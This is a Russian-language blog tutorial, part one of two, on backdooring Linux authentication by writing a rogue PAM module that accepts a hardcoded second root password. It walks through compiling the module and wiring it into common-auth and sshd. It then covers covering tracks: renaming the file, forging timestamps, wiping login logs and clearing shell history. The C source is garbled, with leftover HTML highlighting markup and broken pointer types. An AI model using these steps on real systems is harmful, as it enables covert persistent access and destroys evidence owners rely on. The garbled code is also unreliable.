


PAM backdoor by artrone ЧАСТЬ 1/2

 habr.com/ru/articles/791240

artrone

February 4, 2024



Внимание! Статья несёт исключительно информативный характер. Подобные действия преследуются по закону!

Привет! В двух статьях мы сфокусируемся на том, как злоумышленники могут использовать модуль PAM для создания backdoor'ов, погрузимся в мир аутентификации, раскроем работу PAM под капотом, научимся скрывать свои следы и, самое главное, реализуем это всё на практике.

И помни,

|"Ни одна система не является безопасной." ©MRX


Немного теории

PAM (Pluggable Authentication Modules) - это набор разделяемых библиотек, которые позволяют интегрировать различные низкоуровневые методы аутентификации в виде единого высокоуровневого API.

PAM используется везде, где требуется аутентификация пользователя или проверка его прав. Например, при подключении через SSH или FTP, а также при повышении привилегий через команду `sudo`.

Модули PAM находятся в директории `lib/security` для старых операционных систем типа CentOS и в директории `/usr/lib/x86_64-linux-gnu/security` для современных ОС вроде последних релизов Ubuntu. Конфигурационные файлы PAM — в директории `/etc/pam.d`.

Наглядная схема работы PAM:



[Подробнее о PAM можно почитать здесь](#)

Вводная информация

Итак, представим ситуацию: мы скомпрометировали хост, получив УЗ root'a. Безусловно, нам необходимо закрепиться в системе. Способов существует у-у-у-йма: от запланированной задачи в cron до руткивов. Но мы ~~захотели~~ ~~появиться~~ выбрали проверенный временем способ: модуль PAM.

У нас есть 2 пути:

1. Использование готовых решений
2. Трайхардить ручками

Очевидно, для развития скиллов, выберем вариант под номером 2. Но, если вы ленивый человек, то [вам сюда](#).

Также доступен следующий выбор:


1. Написать свой модуль (рассмотрен в этой части)
2. Модифицировать существующий модуль (рассмотрен в следующей части)

Рассмотрим оба способа.

Перейдем к практике

Способ 1. Пишем свой модуль

Итак, в роле целевого хоста будет выступать Kali. В роле атакующего- Xubuntu



```
root@kali: ~  
# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:41:84:96 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute  
        valid_lft 353sec preferred_lft 353sec  
    inet6 fe80::2675:41fd:230c:848e/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
root@kali: ~  
#  
become, the more you are able to hear"
```

```
Terminal - root@Xubuntu: ~  
root@Xubuntu:~# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:28:73:e2 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic noprefixroute  
        valid_lft 413sec preferred_lft 413sec  
    inet6 fe80::af04:bb37:9cb8:e6b8/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
root@Xubuntu:~#
```

Если кратко, то нашей целью является дополнительный самописный модуль проверки пароля.

Например, мы хотим "добавить" дополнительный пароль для пользователя root. Пусть его оригинальный пароль - 'kali', а добавленный нами - 'bye'.


В таком случае, пользователь root будет иметь уже 2 пароля. Важно отметить, что новый модуль будет проверять только придуманный нами пароль, будто это дополнительное условие проверки в вашем коде.

Итак, приступим.

Поскольку модули написаны на языке C (редко на C++), то после их написания, необходима их компиляция. Соответственно, файлы имеют расширение *.so. Это значит, что нам тоже нужно будет компилировать наш модуль.

Вот как можно посмотреть стандартные решения:

```
ls /usr/lib/x86_64-linux-gnu/security/
```



```
(root@kali)-[~]  
# ls /usr/lib/x86_64-linux-gnu/security/  
pam_access.so      pam_ftp.so         pam_mail.so        pam_selinux.so     pam_umask.so  
pam_cifscreds.so  pam_gnome_keyring.so pam_mkhome.so     pam_sepermit.so    pam_unix.so  
pam_debug.so      pam_group.so       pam_motd.so        pam_setquota.so    pam_userdb.so  
pam_deny.so       pam_issue.so       pam_nologin.so     pam_shells.so      pam_user_map.so  
pam_echo.so       pam_keyinit.so     pam_nologin.so     pam_stress.so      pam_usertype.so  
pam_env.so        pam_lastlog.so     pam_permit.so      pam_succeed_if.so  pam_warn.so  
pam_exec.so       pam_limits.so      pam_pwhistory.so   pam_systemd.so     pam_wheel.so  
pam_faildelay.so  pam_listfile.so    pam_rhosts.so      pam_time.so        pam_xauth.so  
pam_faillock.so   pam_localuser.so   pam_rootok.so      pam_timestamp.so  
pam_filter.so     pam_loginuid.so    pam_securetty.so   pam_tty_audit.so
```

Для начала, давайте создадим проект и назовем его test.c, затем поместим в него следующий код:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <security/pam_appl.h>
#include <security/pam_modules.h>
#define MYPASSWD "bye" //change this
PAM_EXTERN int pam_sm_setcred
(pam_handle_t pamh, int flags, int argc, const char *argv) {
return PAM_SUCCESS;
}
PAM_EXTERN int pam_sm_acct_mgmt
(pam_handle_t pamh, int flags, int argc, const char *argv) {
return PAM_SUCCESS;
}
PAM_EXTERN int pam_sm_authenticate
(pam_handle_t pamh, int flags,int argc, const char argv) {
char password = NULL;
    <span class="token function">pam_get_authtok</span><span class="token
punctuation">(</span>pamh<span class="token punctuation">,</span> PAM_AUTHTOK<span
class="token punctuation">,</span> <span class="token punctuation">(</span><span
class="token keyword">const</span> <span class="token keyword">char</span> <span
class="token operator">*</span><span class="token operator">*</span><span
class="token punctuation">)</span><span class="token operator">&&
</span>password<span class="token punctuation">,</span> <span class="token
constant">NULL</span><span class="token punctuation">)</span><span class="token
punctuation">;</span> <span class="token keyword">if</span> <span class="token
punctuation">(</span><span class="token operator">!</span><span class="token
function">strcmp</span><span class="token punctuation">(</span>password<span
class="token punctuation">,</span> MYPASSWD<span class="token punctuation">,</span>
</span> <span class="token function">strlen</span><span class="token punctuation">
(</span>MYPASSWD<span class="token punctuation">)</span><span class="token
punctuation">)</span><span class="token punctuation">)</span>
    <span class="token keyword">return</span> PAM_SUCCESS<span class="token
punctuation">;</span> <span class="token keyword">return</span> <span class="token
operator">-</span><span class="token number">1</span><span class="token
punctuation">;</span> }
```

Не забывайте поменять придуманный пароль в 7 строке :)

Немножко пробежимся по коду:

- **pam_sm_authenticate** осуществляет аутентификацию пользователя. Она проверяет предоставленный пользователем пароль и возвращает PAM_SUCCESS в случае успеха.
- **pam_sm_acct_mgmt** проверяет параметры УЗ пользователя (например, проверка срока действия учетной записи).
- **pam_sm_setcred** устанавливает удостоверение пользователя (выдача доступа).

Теперь давайте скомпилим наш проект, предварительно установив нужные зависимости и компоненты:

```
apt install libpam0g-dev
gcc -fPIC -c -o test.o test.c
gcc -shared -o test.so test.o
```

```
(root@kali)-[~]
# gcc -fPIC -c -o test.o test.c
test.c: In function 'pam_sm_authenticate':
test.c:24:6: warning: implicit declaration of function 'pam_get_authtok'; did you mean 'pam_chauthtok'? [-Wimplicit-function-declaration]
 24 |     pam_get_authtok(pamh, PAM_AUTHTOK, (const char *)&password, NULL);
    |     ^
    |     pam_chauthtok

(root@kali)-[~]
# gcc -shared -o test.so test.o

(root@kali)-[~]
# ls | grep test
test.c
test.o
test.so

(root@kali)-[~]
#
```

Переместим к другим файлам:

```
mv test.so /lib/x86_64-linux-gnu/security/
```

```
(root@kali)-[~]
# mv test.so /lib/x86_64-linux-gnu/security/

(root@kali)-[~]
# ls /lib/x86_64-linux-gnu/security/
pam_access.so      pam_ftp.so         pam_mail.so        pam_selinux.so     pam_umask.so
pam_cifscreds.so  pam_gnome_keyring.so pam_mkhome.so     pam_sepermit.so    pam_unix.so
pam_debug.so      pam_group.so       pam_motd.so        pam_setquota.so    pam_userdb.so
pam_deny.so       pam_issue.so       pam_namespace.so   pam_shells.so      pam_user_map.so
pam_echo.so       pam_keyinit.so     pam_nologin.so     pam_stress.so      pam_usertype.so
pam_env.so        pam_lastlog.so     pam_permit.so      pam_succeed_if.so  pam_warn.so
pam_exec.so       pam_limits.so      pam_pwhistory.so   pam_systemd.so     pam_wheel.so
pam_faildelay.so  pam_listfile.so    pam_rhosts.so      pam_time.so        pam_xauth.so
pam_faillock.so   pam_localuser.so   pam_rootok.so      pam_timestamp.so   test.so
pam_filter.so     pam_loginuid.so    pam_securetty.so   pam_tty_audit.so
```

Теперь давайте подключим наш модуль для авторизации с помощью SSH

Просмотрим содержимое файла `/etc/pam.d/sshd`

```
# PAM configuration for the Secure Shell service

# Standard Un*x authentication.
@include common-auth
```

В самом начале видим подключение `common-auth`, которое нужно будет изменить.

Раньше логика взаимодействия была указана отдельно в каждом конфигурационном файле сервиса, то сейчас в новых версиях Linux используется подключение конфигурационных файлов `/etc/pam.d/common-account`, `/etc/pam.d/common-auth` и тд, которые используются в конфигурации **pamd** других сервисов.

Это даёт нам возможность изменить всего лишь common-auth, при этом закрепившись в ssh, su и т.д.

Давайте так и поступим:

```
nano /etc/pam.d/common-auth
```

Было:

```
# here are the per-package modules (the "Primary" block)
auth    [success=1 default=ignore]      pam_unix.so nullok
```

Стало:

```
# here are the per-package modules (the "Primary" block)
auth    sufficient      pam_unix.so nullok
auth    sufficient      test.so
```

```
systemctl restart ssh
```

Пробуем подключиться:

```
ssh root@192.168.56.102
password: kali
success
ssh root@192.168.56.102
password: bye
success
```

```
root@Ubuntu:~# ssh root@192.168.56.102
root@192.168.56.102's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan 20 04:19:16 2024 from 192.168.56.107
❏ (root@kali) - [~]
❏ # exit
Connection to 192.168.56.102 closed.
root@Ubuntu:~# ssh root@192.168.56.102
root@192.168.56.102's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan 20 04:21:27 2024 from 192.168.56.107
❏ (root@kali) - [~]
❏ #
```

Однако, если вы, по-прежнему, хотите установить бэкап только для SSH, то можете изменить `/etc/pam.d/sshd` следующим образом:

```
# Standard Un*x authentication.
auth sufficient      pam_unix.so nullok
auth sufficient test.so
#@include common-auth
```

Здесь мы взяли `auth sufficient pam_unix.so nullok` из `/etc/pam.d/common-auth`, чтобы не приходилось изменять и его.

Проверка:

- Для пароля `bye`:


```
root@Ubuntu:~# ssh kali@192.168.56.102
kali@192.168.56.102's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan 20 04:29:17 2024 from 192.168.56.107
kali@kali:~$ su
Password:
su: Authentication failure

kali@kali:~$
```

- Для пароля `kali`:

```
root@Ubuntu:~# ssh kali@192.168.56.102
kali@192.168.56.102's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan 20 04:32:44 2024 from 192.168.56.107
kali@kali:~$ su
Password:
root@kali:~/home/kali#
```

Как видно, такой вариант увенчался успехом.

Заметаем следы

А теперь давайте замаскируем [test.so](#), изменив его права, название и временные метки

```
chmod 644 test.so
```

```
mv test.so pam_auth.so
```

Не забываем изменить названия в конфигах с `test.so` на `pam_auth.so`

```
touch -r /lib/x86_64-linux-gnu/security/pam_rootok.so /lib/x86_64-linux-  
gnu/security/pam_auth.so
```



```
(root@kali)-[/lib/x86_64-linux-gnu/security]
# ls -la
total 1600
drwxr-xr-x  2 root root   4096 Jan 20 04:43 .
drwxr-xr-x 123 root root 122880 Jan 20 02:48 ..
-rw-r--r--  1 root root  18432 Jan  5 19:52 pam_access.so
-rw-r--r--  1 root root  15520 Jan  5 19:52 pam_auth.so
-rw-r--r--  1 root root  18424 Aug 26 2022 pam_cifscreds.so
-rw-r--r--  1 root root  14416 Jan  5 19:52 pam_debug.so
-rw-r--r--  1 root root  14040 Jan  5 19:52 pam_deny.so
-rw-r--r--  1 root root  14336 Jan  5 19:52 pam_echo.so
-rw-r--r--  1 root root  18432 Jan  5 19:52 pam_env.so
```

Файл успешно замаскирован.

Также не забудем про ранее подредаченные `/etc/pam.d/ssh` и `/etc/pam.d/common-auth`

```
touch -r /etc/pam.d/sudo /etc/pam.d/ssh
```

```
touch -r /etc/pam.d/sudo /etc/pam.d/common-auth
```

Теперь подчистим логи:

```
# echo > /var/log/wtmp
echo > /var/log/btmp
echo > /var/log/lastlog
```

```
history -r
cat /dev/null > ~/.bash_history
```

Поздравляю! Вы смогли закрепиться в системе, написав свой модуль.

Для закрепления прочитанного предлагаю [посмотреть видеоинструкцию](#)

Вывод

Данный вариант закрепления не является очень надежным способом из-за создания нового файла, который более-менее опытный админ легко найдет. Также мы меняем конфиги, которые тоже можно сравнить с оригинальными. Помимо этого, мы компилили файл на целевом хосте, чего лучше не делать (по-хорошему, если это сервер, то не должно быть возможности компиляции файлов для обеспечения безопасности). Данный способ подойдет в качестве закрепления на хостах, чьи хозяева не являются уверенными пользователями Linux, которые с легкостью заподозрят неладное.

Во второй части рассмотрим более скрытный способ, а также настроим логирование всех пользователей, которые вводят пароль в системе. До скорого :)